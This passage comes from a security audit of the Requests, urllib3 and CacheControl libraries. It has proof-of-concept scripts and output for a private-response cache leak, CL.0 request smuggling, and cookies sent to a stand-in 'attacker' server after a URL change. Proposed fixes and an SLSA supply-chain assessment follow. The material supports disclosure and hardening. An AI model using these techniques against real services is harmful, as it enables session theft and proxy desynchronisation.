       if self.path == '/user/account':
           user_id = self.headers.get('X-User-ID', 'unknown')
           self.send_response(200)
           self.send_header('Content-Type', 'application/json')
           self.send_header('Cache-Control', 'private, max-age=3600')
           self.end_headers()
           response = f'{{"user": "{user_id}", "ssn": "123-45-6789", "balance":
```

[12] https://datatracker.ietf.org/doc/html/rfc7234#section-5.2.2.6

```
"$10,000"}}'
            self.wfile.write(response.encode())
        else:
            self.send_error(404)

    def log_message(self, format, *args):
        pass

def start_server(port=8888):
    httpd = socketserver.TCPServer(("", port), PrivateDataHandler)
    threading.Thread(target=httpd.serve_forever, daemon=True).start()
    time.sleep(0.3)
    return httpd

def inspect_cache(cache, url, label):
    """Deserialize and show what's in the cache"""
    cached_data = cache.get(url)
    if cached_data:
        serializer = Serializer()
        # Create a mock request to deserialize
        from unittest.mock import Mock
        mock_req = Mock(url=url, headers={})
        cached_response = serializer.loads(mock_req, cached_data)
        if cached_response:
            body = cached_response.read()
            print(f"    {label}: {body.decode()}")
        else:
            print(f"    {label}: <deserialization failed>")
    else:
        print(f"    {label}: EMPTY")

def main():
    print("\n" + "="*70)
    print("PoC: Cache-Control 'private' Directive Ignored")
    print("="*70 + "\n")

    server = start_server(8888)
    shared_cache = DictCache()
    url = 'http://localhost:8888/user/account'

    # === ALICE REQUEST ===
    print("1. Alice requests /user/account")
    alice_session = CacheControl(requests.Session(), cache=shared_cache)
    alice_resp = alice_session.get(url, headers={'X-User-ID': 'alice'})

    print(f"   Response: {alice_resp.text}")
    print(f"   Cache-Control: {alice_resp.headers.get('Cache-Control')}")
    print(f"   From cache: {getattr(alice_resp, 'from_cache', False)}")
    print("\n   Cache state after Alice's request:")
    inspect_cache(shared_cache, url, "Cached data")
```

```
    # === BOB REQUEST ===
    print("\n2. Bob requests /user/account (different user, same cache)")
    bob_session = CacheControl(requests.Session(), cache=shared_cache)
    bob_resp = bob_session.get(url, headers={'X-User-ID': 'bob'})

    print(f"   Response: {bob_resp.text}")
    print(f"   From cache: {getattr(bob_resp, 'from_cache', False)}")
    print("\n   Cache state after Bob's request:")
    inspect_cache(shared_cache, url, "Cached data")

    # === RESULT ===
    print("\n" + "="*70)
    if getattr(bob_resp, 'from_cache', False):
        alice_data = json.loads(alice_resp.text)
        bob_data = json.loads(bob_resp.text)

        print("RESULT: VULNERABLE ✗")
        print(f"  - Bob received Alice's data: {bob_data}")
        print(f"  - Expected Bob's user: 'bob', got: '{bob_data['user']}'")
        print(f"  - Private data exposed: SSN, balance")
        print(f"\n  RFC 7234 violation: 'private' responses must NOT be cached in shared
storage")
    else:
        print("RESULT: Not vulnerable ✓")

    print("="*70 + "\n")
    server.shutdown()

if __name__ == '__main__':
    try:
        main()
    except KeyboardInterrupt:
        print("\n[*] Interrupted")
    except Exception as e:
        print(f"\n[ERROR] {e}")
        import traceback
        traceback.print_exc()
```

Terminal output:

```
======================================================================
PoC: Cache-Control 'private' Directive Ignored
======================================================================
1. Alice requests /user/account
   Response: {"user": "alice", "ssn": "123-45-6789", "balance": "$10,000"}
   Cache-Control: private, max-age=3600
   From cache: False
   Cache state after Alice's request:
    Cached data: {"user": "alice", "ssn": "123-45-6789", "balance": "$10,000"}
2. Bob requests /user/account (different user, same cache)
   Response: {"user": "alice", "ssn": "123-45-6789", "balance": "$10,000"}
```

```
   From cache: True
   Cache state after Bob's request:
    Cached data: {"user": "alice", "ssn": "123-45-6789", "balance": "$10,000"}
======================================================================
RESULT: VULNERABLE ✗
  - Bob received Alice's data: {'user': 'alice', 'ssn': '123-45-6789', 'balance':
'$10,000'}
  - Expected Bob's user: 'bob', got: 'alice'
  - Private data exposed: SSN, balance
  RFC 7234 violation: 'private' responses must NOT be cached in shared storage
======================================================================
```

Affected File:
https://github.com/psf/cachecontrol/blob/[...]/cachecontrol/controller.py#L324

Affected Code:

```
def cache_response(
   self,
   request: PreparedRequest,
   response_or_ref: HTTPResponse | weakref.ReferenceType[HTTPResponse],
   body: bytes | None = None,
   status_codes: Collection[int] | None = None,
) -> None:
   """
   Algorithm for caching requests.

   This assumes a requests Response object.
   """
   if isinstance(response_or_ref, weakref.ReferenceType):
       response = response_or_ref()
       if response is None:
           # The weakref can be None only in case the user used streamed request
           # and did not consume or close it, and holds no reference to
requests.Response.
           # In such case, we don't want to cache the response.
           return
   else:
       response = response_or_ref
[...]
```

It is recommended to modify the *cache_response()* method so that the private directive is checked after parsing the *Cache-Control* headers. If *private* is present in the parsed directives dictionary, the method must return immediately without caching to prevent user-specific responses from being stored in shared cache storage.

For enhanced security in shared-cache deployments (*FileCache*, *RedisCache*), it is recommended to add an optional *shared_cache* boolean parameter to the *CacheController* constructor to enforce additional *RFC 7234* compliance by blocking

caching of requests with *Authorization* headers unless the response explicitly contains *Cache-Control: public*, and by prioritizing *s-maxage* over *max-age* for shared cache expiration semantics.

RCU-01-011 WP3: Request Smuggling via Content-Length Mismatch *(Medium)*

The Requests library facilitates *HTTP Request Smuggling*[13] due to a logical flaw in its request preparation process. The issue resides in the *prepare_content_length* method within the *PreparedRequest* class, which does not correctly handle zero-length bodies. The method calculates the body length, but when the body is empty (for example, *data=""*), the computed length is 0. Because 0 is a *falsy* value in Python, the conditional *if length:* check is skipped. When a user-supplied, non-zero *Content-Length* header is present, this incorrect header is preserved, while the actual body remains empty.

This results in a classic CL.0 (*Content-Length zero*) mismatch[14]: the *Content-Length* header (for example, *123*) does not match the true body size (0). This mismatch provides a core primitive for *HTTP Request Smuggling*. It allows an attacker to desynchronize downstream proxies, load balancers, or caches. Exploitation may permit cache poisoning, session hijacking, or evasion of security controls such as web application firewalls by enabling a second, malicious request to be smuggled inside the first request. This issue is exploitable only when Requests is used as an HTTP intermediary that forwards client-provided headers to downstream servers.

By failing to enforce consistency between the header and the body, the library exposes applications operating in proxied environments to a request-chain desynchronization risk. The following proof of concept demonstrates the mismatch locally without sending a network request:

PoC (poc.py):

```
import requests

# 1. Create a Request object with a user-supplied 'Content-Length'
#    and an empty 'data' body.
req = requests.Request(
    "POST",
    "http://localhost:8080",  # Target is irrelevant for this PoC
    data="",  # The body is empty, which requests treats as None
    headers={'Content-Length': '123'}  # The user-supplied, fake length
)

# 2. Prepare the request
p = req.prepare()
```

[13] https://portswigger.net/web-security/request-smuggling
[14] https://portswigger.net/web-security/request-smuggling/browser/cl-0

```
# 3. Observe the mismatch
print(f"User-supplied Header: 123")
print(f"Prepared Header:      {p.headers.get('Content-Length')}")
print(f"Prepared Body:        {p.body}")

# --- Verification ---
# We check if the header is mismatched and the body is None
if p.headers.get('Content-Length') == '123' and not p.body:
    print("\n[VULNERABILITY CONFIRMED]")
    print("A request was prepared with a Content-Length of 123 but an empty body")
else:
    print("\n[OK] No mismatch found")
```

Output:

```
$ python3 poc.py
User-supplied Header: 123
Prepared Header:      123
Prepared Body:        None

[VULNERABILITY CONFIRMED]
A request was prepared with a Content-Length of 123 but an empty body
```

Executing this script demonstrates the internal inconsistency by showing that the prepared request retains *Content-Length: 123* while the body is empty, directly validating the CL.0 condition.

Affected File:

https://github.com/psf/requests/[...]/src/requests/models.py

Affected Code:

```
def prepare_body(self, data, files, json=None):
    """Prepares the given HTTP body data."""

    # Check if file, fo, generator, iterator.
    # If not, run through normal process.

    # Nottin' on you.
    body = None
    [...]
    if is_stream:
        [...]
    else:
        # Multi-part file uploads.
        if files:
            (body, content_type) = self._encode_files(files, data)
        else:
            if data:
                body = self._encode_params(data)
```

```
                if isinstance(data, basestring) or hasattr(data, "read"):
                    content_type = None
                else:
                    content_type = "application/x-www-form-urlencoded"

            self.prepare_content_length(body)

            # Add content-type if it wasn't explicitly provided.
            if content_type and ("content-type" not in self.headers):
                self.headers["Content-Type"] = content_type

        self.body = body

    def prepare_content_length(self, body):
        """Prepare Content-Length header based on request method and body"""
        if body is not None:
            length = super_len(body)
            if length:
                # If length exists, set it. Otherwise, we fallback
                # to Transfer-Encoding: chunked.
                self.headers["Content-Length"] = builtin_str(length)
        elif (
            self.method not in ("GET", "HEAD")
            and self.headers.get("Content-Length") is None
        ):
            # Set Content-Length to 0 for methods that can have a body
            # but don't provide one. (i.e. not GET or HEAD)
            self.headers["Content-Length"] = "0"
```

It is recommended to modify the condition to ensure that the calculated body length is always applied, including when it is zero. Replacing *if length:* with *if length is not None:* correctly handles empty bodies and ensures that any user-supplied *Content-Length* is overwritten with the accurate value, preventing the CL.0 mismatch.

Proposed Fix:

```
def prepare_body(self, data, files, json=None):
    """Prepares the given HTTP body data."""

    # Check if file, fo, generator, iterator.
    # If not, run through normal process.

    # Nottin' on you.
    body = None
    [...]
    if is_stream:
        [...]
    else:
        # Multi-part file uploads.
        if files:
```

```
            (body, content_type) = self._encode_files(files, data)
        else:
            if data is not None:
                body = self._encode_params(data)
                if isinstance(data, basestring) or hasattr(data, "read"):
                    content_type = None
                else:
                    content_type = "application/x-www-form-urlencoded"

            self.prepare_content_length(body)

            # Add content-type if it wasn't explicitly provided.
            if content_type and ("content-type" not in self.headers):
                self.headers["Content-Type"] = content_type

        self.body = body

    def prepare_content_length(self, body):
        """Prepare Content-Length header based on request method and body"""
        if body is not None:
            length = super_len(body)
            if length is not None:
                # If length exists, set it. Otherwise, we fallback
                # to Transfer-Encoding: chunked.
                self.headers["Content-Length"] = builtin_str(length)
        elif (
            self.method not in ("GET", "HEAD")
            and self.headers.get("Content-Length") is None
        ):
            # Set Content-Length to 0 for methods that can have a body
            # but don't provide one. (i.e. not GET or HEAD)
            self.headers["Content-Length"] = "0"
```

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

RCU-01-004 WP3: Cookie Leakage via PreparedRequest Manipulation *(Medium)*

The Requests library permits a *PreparedRequest* to retain a precomputed *Cookie* header after *PreparedRequest.prepare_cookies()* is called. *get_cookie_header()* performs domain validation using *http.cookiejar*, but the resulting static *Cookie* header string is stored in *self.headers['Cookie']*. If *PreparedRequest.url* is subsequently modified to a different domain, no re-validation of the *Cookie* header is performed and cookies intended for the original domain are transmitted to the new domain. This behavior may be exploited in scenarios such as reuse of prepared requests or dynamic URL construction based on untrusted input.

The following proof of concept demonstrates this issue. A simple HTTP server logs incoming *Cookie* headers. A client prepares a request for http://legitimate.com with sensitive cookies, calls *prepare_cookies()*, then changes *prep.url* to an attacker-controlled URL and sends the request. The attacker-controlled server receives the cookies without any URL-based re-validation.

PoC (server.py):

```
import http.server
import socketserver

PORT = 8888

class MyHandler(http.server.SimpleHTTPRequestHandler):
   received_requests = []
   def do_GET(self):
       # Call the base class's do_GET to serve files
       super().do_GET()

       # Access the 'Cookie' header
       cookies = self.headers.get('Cookie')

       request_info = {
           'path': self.path,
           'cookies': cookies,
           'user_agent': self.headers.get('User-Agent', ''),
```

```
            'host': self.headers.get('Host', '')
        }

        MyHandler.received_requests.append(request_info)

        if MyHandler.received_requests:
                received = MyHandler.received_requests[-1]

                print(f"\nATTACKER'S SERVER LOGGED:")
                print(f"   Path: {received['path']}")
                print(f"   Host: {received['host']}")
                print(f"   Cookies received: {received['cookies']}")


Handler = MyHandler

with socketserver.TCPServer(("", PORT), Handler) as httpd:
   print(f"Serving at port {PORT}")
   httpd.serve_forever()
```

PoC (client.py):

```
import requests
from requests.cookies import RequestsCookieJar, create_cookie
from http.cookiejar import Cookie

def start_client():
   # Create legitimate request with cookies
   jar = RequestsCookieJar()
   jar.set('session', 'SENSITIVE_SESSION_TOKEN', domain='legitimate.com', path='/')
   jar.set('username', 'admin', domain='legitimate.com', path='/')
   jar.set('role', 'administrator', domain='legitimate.com', path='/')


   print(f"   Legitimate URL: http://legitimate.com/admin/panel")

   req = requests.Request('GET', 'http://legitimate.com/admin/panel')
   prep = req.prepare()
   prep.prepare_cookies(jar)

   print(f"   Cookies prepared: {prep.headers.get('Cookie')}")
   print(f"\nStep 2: Modify URL to attacker's server")

   # Change to attacker URL
   prep.url = 'http://127.0.0.1:8888/stolen'

   print(f"   Attacker URL: http://127.0.0.1:8888/stolen")
   print(f"   Cookies still attached: {prep.headers.get('Cookie')}")

   print(f"\nStep 3: Send request to attacker's server")
   print("   Transmitting...")
```

```
    # Actually send the request!
    session = requests.Session()
    response = session.send(prep, timeout=2)

    print(f"Request sent successfully (Status: {response.status_code})")


def main():
    print("[!] Starting client test")
    start_client()

main()
```

Running *server.py* in one terminal and *client.py* in another validates the issue, as the client output shows that cookies prepared for legitimate.com remain attached when the request is sent to the attacker-controlled URL:

Terminal 1 (server output):

```
$ python simple-server.py
Serving at port 8888
127.0.0.1 - - [18/Oct/2025 15:38:56] code 404, message File not found
127.0.0.1 - - [18/Oct/2025 15:38:56] "GET /stolen HTTP/1.1" 404 -
ATTACKER'S SERVER LOGGED:
    Path: /stolen
    Host: 127.0.0.1:8888
    Cookies received: session=SENSITIVE_SESSION_TOKEN; username=admin;
role=administrator
127.0.0.1 - - [18/Oct/2025 15:40:48] code 404, message File not found
127.0.0.1 - - [18/Oct/2025 15:40:48] "GET /stolen HTTP/1.1" 404 -
```

Terminal 2 (client output):

```
$ python test-client.py
[!] Starting client test
    Legitimate URL: http://legitimate.com/admin/panel
             Cookies    prepared:    session=SENSITIVE_SESSION_TOKEN;    username=admin;
role=administrator
Step 2: Modify URL to attacker's server
    Attacker URL: http://127.0.0.1:8888/stolen
          Cookies   still   attached:   session=SENSITIVE_SESSION_TOKEN;   username=admin;
role=administrator
Step 3: Send request to attacker's server
    Transmitting...
Request sent successfully (Status: 404)
```

These results validate that cookies prepared for legitimate.com were transmitted to 127.0.0.1:8888 after *prep.url* was modified, with no URL-based re-validation.

Affected File:
https://github.com/psf/requests/blob/[...]/src/requests/models.py#L610

Affected Code:

```
def prepare_cookies(self, cookies):
   """Prepares the given HTTP cookie data.

   This function eventually generates a ``Cookie`` header from the
   given cookies using cookielib. Due to cookielib's design, the header
   will not be regenerated if it already exists, meaning this function
   can only be called once for the life of the
   :class:`PreparedRequest <PreparedRequest>` object. Any subsequent calls
   to ``prepare_cookies`` will have no actual effect, unless the "Cookie"
   header is removed beforehand.
   """
   if isinstance(cookies, cookielib.CookieJar):
       self._cookies = cookies
   else:
       self._cookies = cookiejar_from_dict(cookies)

   cookie_header = get_cookie_header(self._cookies, self)
   if cookie_header is not None:
       self.headers["Cookie"] = cookie_header
```

It is recommended to strengthen *PreparedRequest.prepare_cookies()* by ensuring that the *Cookie* header is validated against the current request URL at send time, or by regenerating the header immediately before sending. Cookie domain attributes should be enforced strictly (for example, rejecting overly broad leading-dot domains without proper public-suffix-aware matching) and correct subdomain boundaries should be verified. This will prevent cookies intended for one domain from being transmitted to an unrelated domain, including during redirects or when *PreparedRequest.url* is modified.

RCU-01-005 WP2: Information Leakage via Global HTTP/2 Probe Cache *(Low)*

The urllib3 library employs a global, process-wide cache (*_HTTP2_PROBE_CACHE*) to store results of HTTP/2 support detection probes. Although designed as a performance optimization, this approach introduces a potential side-channel vulnerability in specific deployment scenarios. These include applications using in-process multi-tenancy or plugin architectures where multiple components operate within the same Python process. In such cases, the shared cache could allow one component to infer network destinations accessed by another, potentially breaching isolation boundaries. While response content is not exposed, the existence of network targets could be revealed to co-resident code.

The *HTTPSConnection.connect* method interacts with this global cache during ALPN negotiation involving HTTP/2 (*h2*). Direct exploitation requires a shared process, code execution capability, and successful triggering of probe logic. Active exploitation further depends on introspection or accurate guessing. Restricting shared resources to narrower scopes is generally considered a sound security practice to improve component isolation.

Although the practical impact is limited in most single-tenant deployments, avoiding process-wide global state is preferable to preserve isolation when multiple components share a runtime, particularly in multi-tenant or plugin-based architectures.

Affected File:
https://github.com/urllib3/urllib3/[...]/src/urllib3/http2/probe.py

Affected Code:

```
from __future__ import annotations
import threading

class _HTTP2ProbeCache:
    __slots__ = (
        "_lock",
        "_cache_locks",
        "_cache_values",
    )
    def __init__(self) -> None:
        self._lock = threading.Lock()
        self._cache_locks: dict[tuple[str, int], threading.RLock] = {}
        self._cache_values: dict[tuple[str, int], bool | None] = {}
    [...]

    def acquire_and_get(self, host: str, port: int) -> bool | None:
        # By the end of this block we know that
        # _cache_[values,locks] is available.
```

```
            value = None
            with self._lock:
                key = (host, port)
                try:
                    value = self._cache_values[key]
                    # If it's a known value we return right away.
                    if value is not None:
                        return value
                except KeyError:
                    self._cache_locks[key] = threading.RLock()
                    self._cache_values[key] = None

            # If the value is unknown, we acquire the lock to signal
            # to the requesting thread that the probe is in progress
            # or that the current thread needs to return their findings.
            key_lock = self._cache_locks[key]
            key_lock.acquire()
            try:
                # If the by the time we get the lock the value has been
                # updated we want to return the updated value.
                value = self._cache_values[key]

            # In case an exception like KeyboardInterrupt is raised here.
            except BaseException as e:  # Defensive:
                assert not isinstance(e, KeyError)  # KeyError shouldn't be possible.
                key_lock.release()
                raise

            return value

        def set_and_release(
            self, host: str, port: int, supports_http2: bool | None
        ) -> None:
            key = (host, port)
            key_lock = self._cache_locks[key]
            with key_lock:  # Uses an RLock, so can be locked again from same thread.
                if supports_http2 is None and self._cache_values[key] is not None:
                    raise ValueError(
                        "Cannot reset HTTP/2 support for origin after value has been set."
                    )  # Defensive: not expected in normal usage

            self._cache_values[key] = supports_http2
            key_lock.release()

    [...]

    _HTTP2_PROBE_CACHE = _HTTP2ProbeCache()

    set_and_release = _HTTP2_PROBE_CACHE.set_and_release
    acquire_and_get = _HTTP2_PROBE_CACHE.acquire_and_get
    _values = _HTTP2_PROBE_CACHE._values
```

```
_reset = _HTTP2_PROBE_CACHE._reset

__all__ = [
    "set_and_release",
    "acquire_and_get",
]
```

Affected File:
https://github.com/urllib3/urllib3/[...]/src/urllib3/connection.py

Affected Code:

```
from .http2 import probe as http2_probe
[...]
class HTTPSConnection(HTTPConnection):
    """
    Many of the parameters to this constructor are passed to the underlying SSL
    socket by means of :py:func:`urllib3.util.ssl_wrap_socket`.
    """
    [...]
    def connect(self) -> None:
        [...]
        if "h2" in ssl_.ALPN_PROTOCOLS:
            target_supports_http2 = http2_probe.acquire_and_get(
                host=probe_http2_host, port=probe_http2_port
            )
        [...]
        # If this connection doesn't know if the origin supports HTTP/2
        # we report back to the HTTP/2 probe our result.
        if target_supports_http2 is None:
            supports_http2 = sock_and_verified.socket.selected_alpn_protocol() == "h2"
            http2_probe.set_and_release(
                host=probe_http2_host,
                port=probe_http2_port,
                supports_http2=supports_http2,
            )
```

It is recommended to scope the HTTP/2 probe cache to individual *PoolManager* instances rather than using a process-wide global object. This change would ensure that connection pools managed by different application components maintain separate probe results, eliminating the theoretical information channel and strengthening isolation in shared-process environments.

WP5: Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[15], reported an average yearly increase of 742% in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[16], *GitHub*[17], *Magento*[18], *SolarWinds*[19], and *Codecov*[20], among many others. To mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[21], named *Supply-chain Levels for Software Artifacts* (*SLSA*)[22].

The Supply-chain Levels for Software Artifacts (SLSA) is a framework designed to ensure software supply chain integrity. It outlines the different security levels and the associated practices required to achieve them. A critical component of SLSA is the provenance document, which goes beyond a simple signature. Instead of only confirming possession of a software artifact at a given time, provenance details how the artifact was built and what dependencies were used. This document assures consumers that the artifact was built as claimed by its authors.

The following analysis assesses the supply chain integrity of the Requests, urllib3, and CacheControl projects using the SLSA framework, specifically versions 0.1 and 1.0.

SLSA provides a standardized method for evaluating software supply chain security, focusing on dependencies and security practices. It is important to note that SLSA 0.1 and SLSA 1.0 are distinct, parallel assessment frameworks with different requirements, meaning that a project level in one version does not directly correspond to its level in the other.

[15] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[16] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[17] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[18] https://sansec.io/research/rekoobe-fishpig-magento
[19] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[20] https://blog.gitguardian.com/codecov-supply-chain-breach/
[21] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[22] https://slsa.dev/spec/

Current SLSA v1.0 Practices

The SLSA v1.0 framework provides a comprehensive approach to securing the software supply chain, which encompasses all stages involved in creating a software artifact. This supply chain can be visualized as a directed acyclic graph that illustrates the connections between source code, build processes, dependencies, and resulting packages. Importantly, an artifact supply chain is an aggregation of its own source and build processes combined with the supply chains of all its constituent dependencies.



Fig: Supply chain acyclic graph

Source

The starting point of the supply chain consists of artifacts that have been directly created or reviewed by individuals without modification. The Requests, urllib3, and CacheControl libraries utilize Git and GitHub for version control, ensuring codebase integrity. Access to each repository is controlled and monitored, with all contributions reviewed by trusted developers.

Build

The build processes of the urllib3 and CacheControl projects adhere to the principles of the Supply-chain Levels for Software Artifacts (SLSA) framework, utilizing GitHub Actions and generating formatted and signed provenance. Each project demonstrates different SLSA maturity levels:

- The most recent releases of the Requests library were conducted on a maintainer machine and published using *Twine*[23], representing a SLSA v1.0 Build Level 0 gap due to the lack of provenance generation and the use of a non-ephemeral build environment. This indicates a critical need for improved build automation with automated provenance generation (a SLSA v1.0 Build L2 requirement) to achieve non-falsifiable attestations that link artifacts to source commits.

[23] https://github.com/pypa/twine

- The CacheControl library achieves SLSA v1.0 Build Level 2 to 3 compliance through fully automated builds executed exclusively on GitHub Actions with cryptographic provenance generation. The build process uses parameterless builds (with no user-supplied parameters), ensuring reproducibility and preventing build-time tampering. Releases leverage PyPI Trusted Publishing (PEP 740) with OpenID Connect (OIDC)-based, keyless authentication, removing long-lived credentials and fulfilling SLSA requirements for verifiable provenance. The workflow generates SLSA provenance attestations using the official *pypa/gh-action-pypi-publish*[24] action, creating verifiable links between the source code (commit SHA), the build process, and the published artifacts through cryptographically signed in-toto attestations.
- The urllib3 library implements comprehensive SLSA v1.0 Build Level 3 controls, including mandatory two-factor authentication for maintainer accounts (strengthening source integrity in alignment with SLSA Source requirements), role-based access controls distinguishing maintainers from core contributors (enforcing two-person review for SLSA v1.0 Build L3), branch protection rules and tag rulesets (preventing unauthorized source modifications), separate publication environments for test[25] and production PyPI[26] (adding release gating and change management), and private vulnerability reporting[27] (supporting structured security response processes). The build infrastructure uses controlled, repeatable builds with pinned dependencies and OIDC-based trusted publishing[28], reducing risks associated with credential theft. Collectively, these elements satisfy SLSA v1.0 Build Level 3 requirements for non-falsifiable provenance, isolated builds, and two-person-reviewed releases.

Provenance

Each project demonstrates a different level of maturity in provenance generation:

- The Requests library releases lack provenance information. This creates a critical gap in supply chain verification and compromises the primary purpose of provenance generation. The project maintainers have stated an intention to address this issue in future releases.
- The CacheControl library implements the *pypa/gh-action-pypi-publish*[29] action, which generates attestation metadata by default. Using *Sigstore*[30], attestation objects are generated for each distribution package and signed with the identity from the GitHub OIDC token, which is tied to the running workflow. This approach

[24] https://github.com/pypa/gh-action-pypi-publish?[...]#generating-and-uploading-attestations
[25] https://github.com/urllib3/urllib3/blob/[...]/.github/workflows/publish.yml#L91C5-L91C6
[26] https://github.com/urllib3/urllib3/blob/[...]/.github/workflows/publish.yml#L56
[27] https://github.com/urllib3/urllib3/blob/[...]/.github/SECURITY.md
[28] https://github.com/urllib3/urllib3/blob/[...]/uv.lock
[29] https://github.com/pypa/gh-action-pypi-publish
[30] https://www.sigstore.dev/

ensures that trusted publishing authentication and attestation generation are bound to the same identity. The attestation information is available through the CacheControl PyPI repository[31], formatted and signed in compliance with SLSA provenance standards.

- The urllib3 library explicitly generates attestation metadata through the configuration of the *pypa/gh-action-pypi-publish* action. This represents a shift from earlier releases[32] that used the *slsa-framework/slsa-github-generator*. As attestations have become more integrated into the Python ecosystem, the *pypa/gh-action-pypi-publish* action has increasingly become the standard tooling for providing provenance on Sigstore. This attestation data is available through the broader package ecosystem[33].

Given the availability of provenance, consumers of CacheControl and urllib3 can use attestation metadata[34] with tools such as *pypi-attestations*[35] to validate artifacts, as shown below:

Command:

```
$> export
WHEEL_URLLIB3=https://files.pythonhosted.org/packages/a7/c2/fe1e52489ae3122415c51f387e2
21dd0773709bad6c6cdaa599e8a2c5185/urllib3-2.5.0-py3-none-any.whl

$> pypi-attestations verify pypi --repository https://github.com/urllib3/urllib3
$WHEEL_URLLIB3
```

Output:

```
OK: urllib3-2.5.0-py3-none-any.whl
```

Internally, *pypi-attestations* contacts the PyPI Integrity API[36], which provides the implementation of PEP 740[37] to obtain provenance information.

SLSA v1.0 Assessment Results

The table below presents the results for the Requests, urllib3, and CacheControl projects according to the Producer and Build Platform requirements in the SLSA v1.0 Framework. The categories (source, build, provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with green check marks indicating compliance and red boxes indicating a lack of evidence for compliance.

[31] https://pypi.org/project/CacheControl/#cachecontrol-0.14.3.tar.gz
[32] https://github.com/urllib3/urllib3/pull/3566
[33] https://pypi.org/project/urllib3/#urllib3-2.5.0.tar.gz
[34] https://docs.pypi.org/attestations/consuming-attestations/
[35] https://pypi.org/project/pypi-attestations/
[36] https://docs.pypi.org/api/integrity/
[37] https://peps.python.org/pep-0740/

Implementer	SLSA Requirement	Requests	CacheControl	urllib3
Producer	Choose an appropriate build platform	❌ No (Developer machine)	✅ Yes (GitHub)	✅ Yes (GitHub)
	Follow a consistent build process	❌ No	✅ Yes	✅ Yes
	Distribute provenance	❌ No	✅ Published (PyPI)	✅ Published (PyPI)
Build platform	Provenance Exists	❌ No	✅ Yes	✅ Yes
	Provenance Authentic	❌ No	✅ Yes (PEP 740)	✅ Yes (PEP 740)
	Provenance Unforgeable	❌ No	✅ Yes	✅ Yes
	Hosted	❌ No	✅ Yes	✅ Yes
	Isolated	❌ No	✅ Yes (GitHub Runners)	✅ Yes (GitHub Runners)

Tab.: SLSA v1.0 Build Track Results

SLSA v1.0 defines a set of four build levels that describe the maturity of the software supply chain security practices implemented by a project:

- **Build L0: No guarantees**. Represents the lack of SLSA[38].
- **Build L1: Provenance exists**. The package has **provenance** showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[39].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[40].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[41].

Project	L0	L1	L2	L3	Notes
Requests	✅	❌	❌	❌	No provenance generation
urllib3	✅	✅	✅	✅	Full L3 compliance with verifiable provenance
CacheControl	✅	✅	✅	✅	Full L3 compliance with verifiable provenance

Tab:. SLSA v1.0 Level Progression Matrix

[38] https://slsa.dev/spec/v1.0/levels#build-l0
[39] https://slsa.dev/spec/v1.0/levels#build-l1
[40] https://slsa.dev/spec/v1.0/levels#build-l2
[41] https://slsa.dev/spec/v1.0/levels#build-l3

SLSA v1.0 Conclusion

The supply chain assessments show significant differences in maturity across the three projects. urllib3 and CacheControl both meet SLSA v1.0 Build Level 3, providing automated and trustworthy builds with verifiable provenance. In contrast, Requests remains at SLSA v1.0 Build Level 0 because releases are still produced manually on maintainer machines without a trusted automated build pipeline or attestable provenance. This creates a notable supply chain risk because consumers cannot verify where the published artifacts originated or how they were built.

Recommendations for Requests Project Maintainers

Immediate Actions:

1. Resolve Trusted Publishing blockers by configuring PyPI Trusted Publisher settings to link the GitHub Actions workflow with the PyPI project.
2. Enable provenance distribution by configuring a SLSA generator or using the *pypa/gh-action-pypi-publish* action.
3. Mandate GitHub Actions for all releases, prohibiting local machine builds to ensure ephemeral and auditable environments.

Short-term Improvements:

1. Implement automated testing for the complete build and publish pipeline in a staging environment before production releases.
2. Document verification procedures for consumers, including instructions for *pip install --verify-attestations* and *gh attestation verify*.
3. Add branch protection rules requiring two-person review for release tags to achieve SLSA L3 compliance.

Given the widespread adoption of the library, over 1 billion monthly downloads[42], addressing this gap should be considered a high-priority security initiative to protect the Python ecosystem supply chain.

[42] https://pypistats.org/packages/requests

Current SLSA v0.1 Practices

The transition from SLSA v0.1 to SLSA v1.0 involved a significant reorganization of the framework structure. In SLSA v0.1, requirements were grouped into four mandatory tracks (Source, Build, Provenance, and Common) across Levels 1 through 4. This model required simultaneous compliance across all tracks to achieve any given level, which often resulted in a complex and sequential adoption process.

SLSA v0.1 Source Requirements

- **Requests Library:** The Requests library meets Level 2 *"Version Controlled"* requirements through Git-based version control on GitHub[43], with a complete change history, committer identities, timestamps, and parent revisions. Level 3 *"Verified History"* requirements do not appear to be fully met, as there is no documented enforcement of strong authentication for all maintainers beyond standard GitHub account controls and informal pull request review. Level 4 *"Two-person Reviewed"* requirements appear unmet, with no public evidence of *CODEOWNERS* files or formal maintainer and contributor role distinctions. The *"Retained Indefinitely"* requirement is satisfied through GitHub history retention, although no explicit retention policy is documented.
